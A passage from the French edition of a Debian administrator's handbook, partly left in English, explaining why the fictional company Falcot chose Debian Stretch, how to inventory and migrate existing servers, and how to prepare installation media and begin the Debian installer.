Parmi les systèmes d'exploitation libres, le service informatique a recensé les BSD libres (dont OpenBSD, FreeBSD et NetBSD), GNU Hurd et les distributions Linux. GNU Hurd, qui n'a pas encore publié de version stable, fut immédiatement rejeté. Le choix est moins simple entre BSD et Linux. Les premiers sont très méritants, notamment sur les serveurs. Le pragmatisme pousse pourtant à opter pour un système Linux car sa base installée et sa popularité, bien plus importantes, ont de nombreuses conséquences positives. Il est ainsi plus facile de trouver du personnel qualifié pour administrer des machines Linux que des techniciens rompus à BSD. Par ailleurs, la prise en charge des matériels récents est plus rapide sous Linux que sous BSD (même si les deux se suivent souvent de peu). Enfin, les distributions Linux sont souvent plus adaptées à l'installation d'interfaces graphiques conviviales, indispensables aux utilisateurs débutants lors de la migration de toutes les machines de bureau vers ce nouveau système.

ALTERNATIVE
à Debian GNU/kFreeBSD

Since Debian 6 *Squeeze*, it is possible to use Debian with a FreeBSD kernel on 32 and 64 bit computers; this is what the `kfreebsd-i386` and `kfreebsd-amd64` architectures mean. While these architectures are not “official release architectures”, about 90 % of the software packaged by Debian is available for them.

Ces architectures peuvent s'avérer un choix pertinent pour les administrateurs de Falcot SA notamment pour un pare-feu (le noyau en supporte trois différents : IPF, IPFW, PF) ou pour un NAS (où le système de fichier ZFS a fait ses preuves).

2.4. Pourquoi la distribution Debian ?

Le choix de Linux entériné, il fallait opter pour une offre précise. À nouveau, les critères à considérer abondent. La distribution retenue doit pouvoir fonctionner plusieurs années, car la migration de l'une à l'autre représente des coûts supplémentaires (moins élevés toutefois que s'il s'agissait d'un système totalement différent, comme Windows ou OS X).

La pérennité est donc primordiale et il faut une garantie d'existence et de publication régulière de correctifs de sécurité pendant plusieurs années. Le calendrier de mises à jour compte lui aussi : avec son important parc informatique, Falcot SA ne peut mener cette opération complexe trop souvent. Le service informatique exige pourtant d'employer la dernière version stable de la distribution, bénéficiant de la meilleure assistance technique et aux correctifs de sécurité assurés. En effet, les mises à jour de sécurité ne sont généralement assurées que pour une durée limitée sur les anciennes versions d'une distribution.

Finally, for reasons of homogeneity and ease of administration, the same distribution must run on all the servers and office computers.

2.4.1. Distributions communautaires et commerciales

On trouve deux grandes catégories de distributions Linux : les commerciales et les communautaires. Les premières, développées par des entreprises, sont vendues associées à des services. Les secondes sont élaborées suivant le même modèle de développement ouvert que les logiciels libres dont elles sont constituées.

A commercial distribution will have, thus, a tendency to release new versions more frequently, in order to better market updates and associated services. Their future is directly connected to the commercial success of their company, and many have already disappeared (Caldera Linux, StormLinux, Mandriva Linux, etc.).

Une distribution communautaire ne suit quant à elle aucun planning. À l'instar du noyau Linux, les nouvelles versions sortent lorsqu'elles sont stables, jamais avant. Sa survie est garantie tant qu'il y aura assez de développeurs individuels ou de sociétés tierces pour la faire vivre.

Une comparaison des diverses distributions Linux a fait retenir Debian pour de nombreuses raisons :

- C'est une distribution communautaire, au développement assuré indépendamment de toute contrainte commerciale ; ses objectifs sont donc essentiellement d'ordre technique, ce qui semble favoriser la qualité globale du produit.
- De toutes les distributions communautaires, c'est la plus importante à tout point de vue : en nombre de contributeurs, en nombre de logiciels disponibles, en années d'existence. La taille de sa communauté représente évidemment un indiscutable gage de pérennité.
- Statistiquement, ses nouvelles versions sortent tous les 18 à 24 mois, et elles bénéficient d'un support pendant 5 ans ; ce calendrier convient aux administrateurs.
- Une enquête auprès de plusieurs sociétés de services françaises spécialisées dans le logiciel libre a montré que toutes proposent une assistance technique pour Debian ; c'est même pour beaucoup d'entre elles la distribution retenue en interne. Cette diversité de fournisseurs potentiels est un atout majeur pour l'indépendance de Falcot SA.
- Enfin, Debian est disponible sur une multitude d'architectures, dont ppc64el pour les processeurs OpenPOWER ; il sera donc possible de l'installer sur les serveurs IBM les plus récents de Falcot SA.

EN PRATIQUE

Le support à long terme

Le projet de support à long terme (Long Term Support ou LTS) a démarré en 2014, et vise à fournir 5 ans de support de sécurité à toutes les versions stables de Debian. Comme ce support est important principalement pour les organisations qui utilisent de vastes déploiements, le projet essaie de mettre en commun les ressources de sociétés qui utilisent Debian.

► <https://wiki.debian.org/LTS>

Falcot Corp is not big enough to let one member of its IT staff contribute to the LTS project, so the company opted to subscribe to Freexian's Debian LTS contract and provides financial support. Thanks to this, the Falcot administrators know that the packages they use will be handled in priority and they have a direct contact with the LTS team in case of problems.

► <https://wiki.debian.org/LTS/Funding>

► <https://www.freexian.com/services/debian-lts.html>

Once Debian has been chosen, the matter of which version to use must be decided. Let us see why the administrators have picked Debian Stretch.

2.5. Why Debian Stretch?

Every Debian release starts its life as a continuously changing distribution, also known as “*Testing*”. But at the time we write those lines, Debian Stretch is the latest “*Stable*” version of Debian.

The choice of Debian Stretch is well justified based on the fact that any administrator concerned about the quality of their servers will naturally gravitate towards the stable version of Debian. Even if the previous stable release might still be supported for a while, Falcot administrators aren't considering it because its support period will not last long enough and because the latest version brings new interesting features that they care about.





debut

Mots-clés

Existant
Réutilisation
Migration

Prise en compte de l'existant et migration

3

Coexistence en environnement hétérogène 44

Démarche de migration 45

Toute refonte du système d'information doit se baser sur l'existant pour réexploiter au maximum les ressources disponibles et garantir l'interopérabilité des différents éléments constituant le système. Cette étude fera apparaître une trame générique, à suivre dans chaque migration d'un service sous Linux.

3.1. Coexistence en environnement hétérogène

Debian s'intègre très bien dans tous les types d'environnements existants et cohabite avec tous les systèmes d'exploitation. Cette quasi parfaite harmonie provient des pressions du marché qui contraint les éditeurs à développer des logiciels respectueux des normes et standards, donc avec lesquels les autres programmes, libres ou pas, serveurs comme clients, peuvent interagir.

3.1.1. Intégration avec des machines Windows

La prise en charge de SMB/CIFS par Samba assure une très bonne communication dans un contexte Windows. Il sert des fichiers et des files d'impression aux clients Windows et intègre des logiciels grâce auxquels une machine Linux utilisera des ressources publiées par des serveurs Windows.

OUTIL	DÉCRIT
Samba	La dernière version de Samba peut remplacer la plupart des fonctionnalités de Windows, depuis celles d'un simple serveur Windows NT (authentification, partage de fichiers et d'imprimantes, téléchargement de pilotes d'imprimantes, DFS, etc.) aux plus avancées (un contrôleur de domaines compatible avec Active Directory).

3.1.2. Intégration avec des machines OS X

Les machines OS X savent fournir et utiliser des services réseau comme le partage de fichiers et d'imprimantes. Ces services sont annoncés sur le réseau local, ce qui permet aux autres machines de les découvrir et de les exploiter sans aucune configuration manuelle. Bonjour est l'implémentation d'Apple du protocole Zeroconf qui rend tout cela possible. Debian inclut une autre implémentation, Avahi, qui fournit les mêmes fonctionnalités.

Dans l'autre sens, le démon Netatalk peut être employé pour faire office de serveur de fichiers à destination des machines OS X du réseau. Il implémente le protocole AFP (AppleShare) ainsi que les notifications nécessaires pour que le serveur puisse être identifié automatiquement par les clients OS X.

Les réseaux Mac OS plus anciens (avant OS X) utilisaient un protocole différent appelé AppleTalk. Pour des environnements avec de telles machines, Netatalk sait également fournir ce protocole (en fait, Netatalk était initialement une réimplémentation de ce dernier). Il assure les fonctionnalités de serveur de fichiers, de queues d'impression, ainsi que de serveur de temps (synchronisation horaire). Ses fonctionnalités de routeur permettent de l'interconnecter avec des réseaux AppleTalk.

3.1.3. Intégration avec d'autres machines Linux/Unix

Enfin, NFS et NIS garantiront les interactions avec des systèmes Unix. NFS assure la fonctionnalité de serveur de fichiers, tandis que NIS permet de créer un annuaire des utilisateurs. Signalons

également que la couche d'impression BSD, employée par la majorité des Unix, permet aussi de partager des files d'impression.




FIGURE 3.1 Cohabitation de Debian avec OS X, Windows et les systèmes Unix

3.2. Démarche de migration

Pour chaque ordinateur à migrer, il faut suivre une démarche garantissant une continuité dans les services offerts. Quel que soit le système d'exploitation utilisé, le principe ne change pas.

3.2.1. Recenser et identifier les services

Aussi simple qu'elle paraisse, cette étape est indispensable. Un administrateur sérieux connaît vraisemblablement les rôles principaux de chaque serveur, mais ceux-ci évoluent et quelques utilisateurs expérimentés auront parfois installé des services « sauvages ». Connaître leur existence vous permettra au moins de décider de leur sort au lieu de les supprimer par mégarde.

À ce titre, il est souhaitable d'informer vos utilisateurs de votre projet quelque temps avant la migration effective du serveur. Pour les impliquer dans le projet, il pourra être utile d'installer sur les postes bureautiques les logiciels libres les plus courants qu'ils seront amenés à retrouver lors de la migration des postes de travail sous Debian ; on pense bien entendu à Libre Office et aux logiciels de la suite Mozilla.

Réseau et processus

L'outil `nmap` (paquet Debian du même nom) identifiera rapidement les services Internet hébergés par une machine reliée au réseau sans même nécessiter de s'y connecter (`login`). Il suffit d'invoquer la commande suivante sur une autre machine connectée au même réseau :

```
$ nmap mirwiz
Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-06 14:41 CEST
Nmap scan report for mirwiz (192.168.1.104)
Host is up (0.00062s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5666/tcp  open  nrpe
9999/tcp  open  abyss

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

ALTERNATIVE	
Utiliser netstat pour trouver la liste des services disponibles	Sur une machine Linux, la commande <code>netstat -tupan</code> dresse la liste des sessions TCP actives ou en attente ainsi que des ports UDP que les programmes actifs écoutent. Cela facilite le recensement des services proposés sur le réseau.
POUR ALLER PLUS LOIN IPv6	Certaines commandes réseau peuvent travailler en IPv4 ou en IPv6. C'est notamment le cas des commandes <code>nmap</code> et <code>netstat</code> , mais aussi d'autres comme <code>route</code> ou <code>ip</code> . La convention est que ce comportement est déclenché par l'option de ligne de commande <code>-6</code> .

Si le serveur est une machine Unix offrant un compte shell aux utilisateurs, il est intéressant de déterminer si des processus s'exécutent en tâche de fond, en l'absence de leur propriétaire. La commande `ps auxw` affiche tous les processus et leur identifiant utilisateur associé. En croisant ces informations avec la sortie de la commande `who` (donnant la liste des utilisateurs connectés), il est possible de retrouver d'éventuels serveurs sauvages ou des programmes fonctionnant en tâche de fond. La consultation des tables de processus planifiés (`crontabs`) fournira souvent des renseignements intéressants sur les fonctions remplies par le serveur (l'explication complète des commandes de `cron` se trouve dans la section « Planification de tâches » du chapitre 9, « Services Unix » page 204).

Dans tous les cas, il est indispensable de prévoir une sauvegarde du serveur : elle permettra de récupérer des informations a posteriori, quand les utilisateurs feront état de problèmes concrets dus à la migration.

3.2.2. Conserver la configuration

Il convient de conserver la configuration de chaque service identifié afin de pouvoir installer l'équivalent sur le serveur mis à jour. Le strict minimum est de faire une copie de sauvegarde des fichiers de configuration.

Pour des machines Unix, la configuration se trouve habituellement sous `/etc/` mais il se peut qu'elle soit placée dans un sous-répertoire de `/usr/local/`. C'est le cas lorsqu'un logiciel est installé depuis ses sources plutôt qu'avec un paquet. On peut même la rencontrer, dans certains cas, sous `/opt/`.

Pour les services gérant des données (comme les bases de données), il est fortement recommandé d'exporter celles-ci dans un format standard, plus facile à reprendre par le nouveau logiciel. Un tel format est généralement en mode texte et documenté : il s'agira par exemple d'un *dump* SQL pour une base de données et d'un fichier LDIF pour un serveur LDAP.




FIGURE 3.2 Sauvegarde des bases de données

Chaque logiciel serveur est différent et il est impossible de détailler tous les cas existants. Reportez-vous aux documentations du logiciel actuel et du nouveau logiciel pour identifier les portions exportables, puis réimportables, ainsi que celles qui nécessiteront un travail manuel. La lecture de ce livre vous éclairera déjà sur la configuration des principaux logiciels serveurs sous Linux.

3.2.3. Prendre en main un serveur Debian existant

Pour en reprendre efficacement l'administration, on pourra analyser une machine déjà animée par Debian.

Le premier fichier à vérifier est `/etc/debian_version`, qui contient habituellement le numéro de version du système Debian installé (il fait partie du paquet *base-files*). S'il indique *testing/unstable*, c'est que le système a été mis à jour avec des paquets provenant d'une de ces deux distributions en développement.

Le programme `apt-show-versions` (du paquet Debian éponyme) consulte la liste des paquets installés et identifie les versions disponibles. `aptitude` permet aussi d'effectuer ces tâches, d'une manière moins systématique.

Un coup d'œil au fichier `/etc/apt/sources.list` (et au répertoire `/etc/apt/sources.list.d/`) montrera la provenance probable des paquets Debian déjà installés. Si beaucoup de sources

inconnues apparaissent, l'administrateur pourra choisir de réinstaller complètement l'ordinateur pour assurer une compatibilité optimale avec les logiciels fournis par Debian.

Ce fichier `sources.list` est souvent un bon indicateur : la majorité des administrateurs gardent au moins en commentaires les sources APT employées par le passé. Mais il est toujours possible que des sources employées par le passé aient été supprimées, voire que l'ancien administrateur ait installé manuellement (avec `dpkg`) des paquets téléchargés sur Internet. Dans ce cas, la machine trompe par son apparence de Debian « standard ». C'est pourquoi il convient d'être attentif à tout indice pouvant trahir la présence de paquets externes (apparition de fichiers `.deb` dans des répertoires inhabituels, numéros de versions de paquet dotés d'un suffixe particulier représentant l'origine du paquet — comme `ubuntu` ou `Imde`, etc.)

De même, il est intéressant d'analyser le contenu du répertoire `/usr/local/`, prévu pour contenir des programmes compilés et installés manuellement. Répertorier les logiciels installés de cette manière est riche d'enseignements, car cela incite à s'interroger sur la raison justifiant le non-emploi du paquet Debian correspondant — si un tel paquet existe.

DÉCOUVERTE

cruft

Le paquet *cruft* permet de répertorier tous les fichiers présents sur le disque qui ne sont affectés à aucun paquet. Il dispose de quelques filtres (plus ou moins efficaces et plus ou moins à jour) pour éviter d'afficher certains de ces fichiers qui existent légitimement (fichiers générés par les paquets Debian, ou fichiers de configuration en dehors du contrôle de `dpkg`, etc.).

Attention à ne pas supprimer aveuglément tout ce que *cruft* pourrait lister !

3.2.4. Installer Debian

Toutes les informations relatives au serveur actuel étant maintenant connues, il est possible de mettre celui-ci hors service et d'y installer Debian.

Pour en choisir la version adéquate, il faut connaître l'architecture de l'ordinateur. S'il s'agit d'un PC, ce sera vraisemblablement `amd64` (les anciens PC peuvent nécessiter l'usage de l'architecture `i386`). Dans les autres cas, on pourra restreindre les possibilités en fonction du système précédemment employé.

Le tableau 3.1 ne prétend pas être exhaustif mais pourra vous aider. Dans tous les cas, la documentation d'origine de l'ordinateur vous renseignera de manière plus certaine.

MATÉRIEL

PC 64 bits ou PC 32 bits

La plupart des ordinateurs récents sont pourvus de processeurs 64 bits d'Intel ou d'AMD, compatibles avec les anciens processeurs 32 bits : les logiciels compilés pour l'architecture « `i386` » fonctionneront donc. En revanche, ce mode compatibilité ne met pas à profit les capacités de ces nouveaux processeurs. C'est pourquoi Debian dispose de l'architecture « `amd64` », qui gère les processeurs récents d'AMD ainsi que les processeurs « `em64t` » d'Intel (y compris la plupart des processeurs de la famille « Core »).

Système d'exploitation	Architecture(s)
DEC Unix (OSF/1)	alpha, mipsel
HP Unix	ia64, hppa
IBM AIX	powerpc
Irix	mips
OS X	amd64, powerpc, i386
z/OS, MVS	s390x, s390
Solaris, SunOS	sparc, i386, m68k
Ultronix	mips
VMS	alpha
Windows 95/98/ME	i386
Windows NT/2000	i386, alpha, ia64, mipsel
Windows XP / Windows Server 2008	i386, amd64, ia64
Windows RT	armel, armhf, arm64
Windows Vista / Windows 7-8-10	i386, amd64

TABLE 3.1 Correspondance entre système d'exploitation et architecture

3.2.5. Installer et configurer les services sélectionnés

Une fois la distribution Debian installée, il s'agit d'installer et de configurer un à un tous les services que cet ordinateur doit héberger. La nouvelle configuration devra prendre en compte la précédente pour assurer une transition en douceur. Toutes les informations récoltées dans les deux premières étapes sont utiles pour mener à bien cette transition.




FIGURE 3.3 Installer les services sélectionnés

Avant de se lancer corps et âme dans cet exercice, il est fortement recommandé de consulter le reste de ce livre, grâce auquel vous aurez une idée plus précise sur la manière de configurer les services prévus.





Mots-clés

-
- Installation**
 - Partitionnement**
 - Formatage**
 - Système de fichiers**
 - Secteur d'amorçage**
 - Détection de matériel**
-

Installation 4

Méthodes d'installation 54

Étapes du programme d'installation 57

Après le premier démarrage 76

Pour utiliser la distribution Debian, il faut l'avoir installée sur un ordinateur, tâche complexe prise en charge par le programme debian-installer. Une bonne installation implique de nombreuses opérations. Ce chapitre les passe en revue dans l'ordre dans lequel elles sont habituellement effectuées.

B.A.-BA

Cours de rattrapage en annexe

L'installation d'un ordinateur est toujours plus simple lorsque l'on est familier avec son fonctionnement. Si ce n'est pas votre cas, il est peut-être temps de faire un détour par l'annexe B, « [Petit cours de rattrapage](#) » page 493 avant de revenir à la lecture de ce chapitre capital.

The installer for *Stretch* is based on `debian-installer`. Its modular design enables it to work in various scenarios and allows it to evolve and adapt to changes. Despite the limitations implied by the need to support a large number of architectures, this installer is very accessible to beginners, since it assists users at each stage of the process. Automatic hardware detection, guided partitioning, and graphical user interfaces have solved most of the problems that newbies used to face in the early years of Debian.

Installation requires 128 MB of RAM (Random Access Memory) and at least 2 GB of hard drive space. All Falcot computers meet these criteria. Note, however, that these figures apply to the installation of a very limited system without a graphical desktop. A minimum of 512 MB of RAM and 10 GB of hard drive space are really recommended for a basic office desktop workstation.

BEWARE

Upgrading from Jessie

If you already have Debian Jessie installed on your computer, this chapter is not for you! Unlike other distributions, Debian allows updating a system from one version to the next without having to reinstall the system. Reinstalling, in addition to being unnecessary, could even be dangerous, since it could remove already installed programs.

Cette démarche de migration sera décrite dans la section [6.6, « Mise à jour d'une distribution à la suivante »](#) page 137.

4.1. Méthodes d'installation

L'installation d'un système Debian est possible depuis divers types de supports, pour peu que le BIOS de la machine le permette. On pourra ainsi amorcer grâce à un CD-Rom, une clé USB, voire à travers un réseau.

B.A.-BA

BIOS, l'interface matériel/logiciel

Le BIOS (abréviation de *Basic Input/Output System*, ou système élémentaire d'entrées-sorties) est un logiciel intégré à la carte mère (carte électronique reliant tous les périphériques) et exécuté au démarrage du PC pour charger un système d'exploitation (par l'intermédiaire d'un chargeur d'amorçage adapté). Il reste ensuite présent en arrière-plan pour assurer une interface entre le matériel et le logiciel (en l'occurrence, le noyau Linux).

4.1.1. Installation depuis un CD-Rom/DVD-Rom

Le support d'installation le plus employé est le CD-Rom (ou le DVD-Rom, qui se comporte exactement de la même manière) : l'ordinateur s'amorce sur ce dernier et le programme d'installation prend la main.

Various CD-ROM families have different purposes: *netinst* (network installation) contains the installer and the base Debian system; all other programs are then downloaded. Its “image”, that is the ISO-9660 filesystem that contains the exact contents of the disk, only takes up about 150 to 280 MB (depending on architecture). On the other hand, the complete set offers all packages and allows for installation on a computer that has no Internet access; it requires around 14 DVD-ROMs (or 3 Blu-ray disks). There is no more official CD-ROMs set as they were really huge, rarely used and now most of the computers use DVD-ROMs as well as CD-ROMs. But the programs are divided among the disks according to their popularity and importance; the first disk will be sufficient for most installations, since it contains the most used softwares.

Il existe un autre type d'image, `mini.iso`, qui n'est disponible que comme un sous-produit de l'installateur. Cette image contient seulement le strict minimum requis pour configurer le réseau, tout le reste est téléchargé lors de l'installation (y compris d'autres portions du programme d'installation lui-même, ce qui explique que ces images ont tendance à ne plus fonctionner lorsqu'une nouvelle version du programme d'installation est publiée). Ces images se trouvent sur les miroirs Debian habituels, dans le dossier `dists/release/main/installer-arch/current/images/netboot/`.

ASTUCE	
Disques multi-architectures	La plupart des CD-Rom et DVD-Rom d'installation correspondent à une seule architecture matérielle. Si l'on souhaite télécharger les images complètes, il faudra donc prendre soin de choisir celles qui correspondent à l'architecture matérielle de l'ordinateur sur lequel on souhaite les utiliser. Some CD/DVD-ROM images can work on several architectures. We thus have a CD-ROM image combining the <i>netinst</i> images of the <i>i386</i> and <i>amd64</i> architectures.

To acquire Debian CD-ROM images, you may of course download them and burn them to disk. You may also purchase them, and, thus, provide the project with a little financial support. Check the website to see the list of DVD-ROM image vendors and download sites.

► <http://www.debian.org/CD/index.html>

4.1.2. Démarrage depuis une clé USB

Comme la plupart des ordinateurs sont capables de démarrer depuis un périphérique USB, il est également possible d'installer Debian à partir d'une clé USB (qui n'est rien de plus qu'un petit disque à mémoire flash).

Le manuel d'installation explique comment créer une clé USB contenant `debian-installer`. La procédure est très simple puisque les images ISO des architectures i386 et amd64 sont des images hybrides qui peuvent démarrer aussi bien depuis un CD-Rom que depuis une clé USB.

You must first identify the device name of the USB key (ex: `/dev/sdb`); the simplest means to do this is to check the messages issued by the kernel using the `dmesg` command. Then you must copy the previously downloaded ISO image (for example `debian-9.0.0-amd64-netinst.iso`) with the command `cat debian-9.0.0-amd64-netinst.iso >/dev/sdb; sync`. This command requires administrator rights, since it accesses the USB key directly and blindly erases its content.

Une explication plus détaillée est disponible dans le manuel de l'installateur. Elle couvre notamment une méthode alternative (et plus complexe) pour préparer votre clé USB mais qui permet de personnaliser les options par défaut de l'installateur (celles consignées dans la ligne de commande du noyau).

► <http://www.debian.org/releases/stable/amd64/ch04s03.html>

4.1.3. Installation par *boot réseau*

De nombreux BIOS permettent d'amorcer directement sur le réseau en téléchargeant un noyau et un système de fichiers minimal. Cette méthode (que l'on retrouve sous différents noms, notamment PXE ou *boot TFTP*) peut être salvatrice si l'ordinateur ne dispose pas de lecteur de CD-Rom ou si le BIOS ne peut amorcer sur un tel support.

Cette méthode d'initialisation fonctionne en deux étapes. Premièrement, lors du démarrage de l'ordinateur, le BIOS (ou la carte réseau) émet une requête BOOTP/DHCP pour obtenir une adresse IP de manière automatique. Lorsqu'un serveur BOOTP ou DHCP renvoie une réponse, celle-ci inclut un nom de fichier en plus des paramètres réseau. Après avoir configuré le réseau, l'ordinateur client émet alors une requête TFTP (*Trivial File Transfer Protocol*) pour obtenir le fichier qui lui a été indiqué. Ce fichier récupéré, il est exécuté comme s'il s'agissait d'un chargeur de démarrage, ce qui permet de lancer le programme d'installation Debian — celui-ci s'exécute alors comme s'il provenait d'un disque dur, d'un CD-Rom ou d'une clé USB.

Tous les détails de cette méthode sont disponibles dans le guide d'installation (section « Préparer les fichiers pour amorcer depuis le réseau avec TFTP »).

- ⇒ <http://www.debian.org/releases/stable/amd64/ch05s01.html#boot-tftp>
- ⇒ <http://www.debian.org/releases/stable/amd64/ch04s05.html>

4.1.4. Autres méthodes d'installation

When we have to deploy customized installations for a large number of computers, we generally choose an automated rather than a manual installation method. Depending on the situation and the complexity of the installations to be made, we can use FAI (Fully Automatic Installer, described in section 12.3.1, « Fully Automatic Installer (FAI) » page 377), or even a customized installation DVD with preseeding (see section 12.3.2, « Debian-installer avec préconfiguration » page 378).

4.2. Étapes du programme d'installation

4.2.1. Exécution du programme d'installation

Dès que le BIOS a lancé l'amorçage sur le CD-Rom (ou le DVD-Rom), le menu du chargeur d'amorçage Isolinux apparaît. À ce stade, le noyau Linux n'est pas encore chargé ; ce menu permet justement de choisir le noyau à démarrer et de saisir d'éventuelles options à lui passer.

For a standard installation, you only need to choose “Install” or “Graphical install” (with the arrow keys), then press the Enter key to initiate the remainder of the installation process. If the DVD-ROM is a “Multi-arch” disk, and the machine has an Intel or AMD 64 bit processor, those menu options enable the installation of the 64 bit variant (*amd64*) and the installation of the 32 bit variant remains available in a dedicated sub-menu (“32-bit install options”). If you have a 32 bit processor, you don't get a choice and the menu entries install the 32 bit variant (*i386*).

POUR ALLER PLUS LOIN

32 ou 64 bits ?

La différence fondamentale entre les systèmes 32 et 64 bits est la taille des adresses mémoire. En théorie, un système 32 bits ne peut exploiter plus de 4 Go de mémoire vive (2^{32} octets). En pratique, il est possible de contourner cette limite en utilisant la variante 686-pae du noyau à condition que le processeur gère la fonctionnalité PAE (*Physical Address Extension*). Son usage a toutefois un impact non négligeable sur les performances du système. C'est pourquoi un serveur disposant d'une grande quantité de mémoire vive a tout intérêt à exploiter le mode 64 bits.

Pour un poste bureautique (où quelques pour cent de performance sont négligeables), on sera plus sensible au fait que certains logiciels propriétaires ne sont pas disponibles en version 64 bits (Skype par exemple). Il est techniquement possible de les faire fonctionner sur le système 64 bits, mais il faudra installer les versions 32 bits de toutes les bibliothèques nécessaires (voir section 5.4.5, « [Support multi-architecture](#) » page 105) et éventuellement faire usage de `setarch` ou `linux32` (dans le paquet *util-linux*) pour tromper les applications sur la nature du système.

EN PRATIQUE

Installation à côté d'un Windows existant

Si l'ordinateur fonctionne déjà sous Windows, il n'est pas nécessaire de supprimer ce système pour installer Debian. On peut en effet disposer des deux systèmes à la fois, chacun installé sur un disque ou une partition, et choisir lequel lancer au démarrage de l'ordinateur. Cette configuration est souvent appelée *dual boot* et le système d'installation de Debian peut tout à fait la mettre en place. Elle intervient lors de la phase de partitionnement du disque dur et lors de la mise en place du chargeur de démarrage (voir les encadrés « Réduire une partition Windows » page 69 et « Chargeur d'amorçage et *dual boot* » page 75).

Si l'on a déjà un Windows fonctionnel, on pourra même se passer de la récupération des CD-Rom ; Debian propose un programme Windows permettant de télécharger un installateur Debian allégé et de le mettre en place sur le disque dur. Il suffit alors de redémarrer l'ordinateur pour choisir entre le lancement normal de Windows et celui du programme d'installation. On le trouve également sur un site web dédié au nom plutôt explicite...

- ▶ <http://ftp.fr.debian.org/debian/tools/win32-loader/stable/>
- ▶ <http://www.goodbye-microsoft.com/>

B.A.-BA

Chargeur d'amorçage

Le chargeur d'amorçage (ou de démarrage), *bootloader* en anglais, est un programme de bas niveau chargé de démarrer le noyau Linux juste après que le BIOS lui a passé la main. Pour mener cette mission à bien, il doit être capable de « retrouver » sur le disque le noyau Linux à démarrer. Sur les architectures amd64 et i386, les deux programmes les plus employés pour effectuer cette tâche sont LILO, le plus ancien, et GRUB, son successeur plus moderne. Isolinux et Syslinux sont des alternatives souvent employées pour démarrer depuis des supports amovibles.

Derrière chaque entrée de menu se cache une ligne de commande de démarrage spécifique que l'on peut personnaliser au besoin en appuyant sur TAB avant de valider et démarrer. L'entrée de menu Help fait apparaître l'ancienne interface en ligne de commande où les touches F1 à F10 affichent différents écrans d'aide détaillant les options possibles à l'invite. Sauf exceptions, vous n'aurez normalement pas besoin de vous servir de cette possibilité.

Le mode « expert » (accessible dans le menu Advanced options, « Options avancées ») détaille toutes les options possibles au cours de l'installation et permet de naviguer entre les différentes étapes sans qu'elles s'enchaînent automatiquement. Attention, ce mode très verbeux pourra dérouter par la multitude des choix de configuration qu'il propose.



FIGURE 4.1 Écran de démarrage

Once booted, the installation program guides you step by step throughout the process. This section presents each of these steps in detail. Here we follow the process of an installation from an amd64 DVD-ROM (more specifically, the rc3 version of the installer for Stretch); *netinst* installations, as well as the final release of the installer, may look slightly different. We will also address installation in graphical mode, but the only difference from “classic” (text-mode) installation is in the visual appearance.

4.2.2. Choix de la langue

Le programme d’installation débute en anglais mais la toute première étape consiste à choisir la langue utilisée par la suite. Opter pour le français fournira une installation entièrement traduite (et un système configuré en français à l’issue du processus). Cela permettra également de proposer des choix par défaut plus pertinents lors des étapes suivantes (la disposition du clavier notamment).

B.A.-BA

Naviguer grâce au clavier

Certaines étapes du processus d’installation nécessitent une saisie d’informations. Ces écrans disposent alors de plusieurs zones qui peuvent « avoir le *focus* » (zone de saisie de texte, cases à cocher, liste de choix, boutons OK et Annuler), et la touche Tabulation permet de circuler entre elles.

En mode graphique, on utilise la souris comme on l’utiliserait sur un bureau graphique fonctionnel.

